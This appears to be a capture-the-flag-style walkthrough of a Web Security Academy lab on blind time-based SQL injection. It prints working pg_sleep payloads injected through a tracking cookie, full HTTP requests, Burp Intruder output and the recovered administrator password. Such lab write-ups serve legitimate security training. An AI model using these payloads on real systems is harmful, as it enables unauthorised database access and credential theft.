

Lab: Blind SQL injection with time delays and information retrieval

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error.

However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

The first step is to determine whether TrackingId parameter is vulnerable to time delay SQLi vulnerability that can be determined using the following payload,

Cookie: TrackingId=BrocuY9MThpAleYJ';SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END--;

There is a time delay for 10 seconds,

The screenshot displays a web browser interface for a lab titled "Blind SQL injection with time delays and information retrieval". The left pane shows the HTTP request, and the right pane shows the response.

Request:

```
1 GET /filter?category=Gifts HTTP/1.1
2 Host: 0ae7008c0397ae2283f169120022005b.web-security-academy.net
3 Cookie: TrackingId=BrocuY9MThpAleYJ';SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END--;
4 Cache-Control: max-age=0
5 Sec-CH-UA: "Not A(Brand)";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
6 Sec-CH-UA-Mobile: ?0
7 Sec-CH-UA-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ae7008c0397ae2283f169120022005b.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19
```

Response:

The response shows the application's output, which includes a "Back to lab home" button and a "Home | My account" link. The main content area displays "WE LIKE TO SHOP" with a hanger icon and the word "Gifts". Below this is a search bar with the text "Refine your search:" and a list of categories: "All", "Accessories", "Corporate gifts", "Gifts", "Pets", and "Tech gifts".

If the condition is (1=2) Then the webpage will be loaded immediately,

Request

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0ae7008c0397ae2283f169120022005b.web-security-academy.net
3 Cookie: TrackingId=BrocuY9MThpAleYJ';SELECT CASE WHEN (1=2) THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--;
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ae7008c0397ae2283f169120022005b.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19
```

Response

Web Security Academy

Blind SQL injection with time delays and information retrieval

LAB Not solved

Back to lab home

Home | My account

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Corporate gifts Gifts Pets Tech gifts

Next, we need to Verify username administrator exist in the users table using the following payload,

Cookie: TrackingId=BrocuY9MThpAleYJ';**SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--;**

We can confirm the time delay using burpsuite intruder and compare the time delay for correct username and wrong one.

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate


administrator

administrator123

Add

Enter a new item

Add from list ... [Pro version only]



Next we need to determine the length of the password using the following payload,

Cookie: TrackingId=uIXKSBg1FV7b7uxX'; **SELECT CASE WHEN (username='administrator' AND LENGTH(password)=20) THEN pg_sleep(5) ELSE pg_sleep(0) END FROM users--;**

From the above payload we determined the length of the password 20.

Next step is to find the password characters using the following payload,

Cookie: TrackingId=uIXKSBg1FV7b7uxX'; **SELECT CASE WHEN (username='administrator' AND SUBSTRING(password,1,1)='a') THEN pg_sleep(5) ELSE pg_sleep(0) END FROM users--;**

The password is mvf6gkcz60zqfozx6oar.

Request	Payload	Status code	Error	Timeout	Length	Comment	Response completed
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		177
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		169
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		173
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		171
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		171
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		169
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		183
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		169
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		169
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		176
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		180
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		197
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		180
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		172
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		192
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		176
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		10185
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		187
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		168
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		183
22	v	200	<input type="checkbox"/>	<input type="checkbox"/>	5434		192



Blind SQL injection with time delays and information retrieval

[Back to lab description](#) >>

LAB Not solved

[Home](#) | [My account](#)

Login

Username

administrator

Password

mvf6gkcz60zqfozx6oar

Log in



Blind SQL injection with time delays and information retrieval

[Back to lab description](#) >>

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Continue learning](#) >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email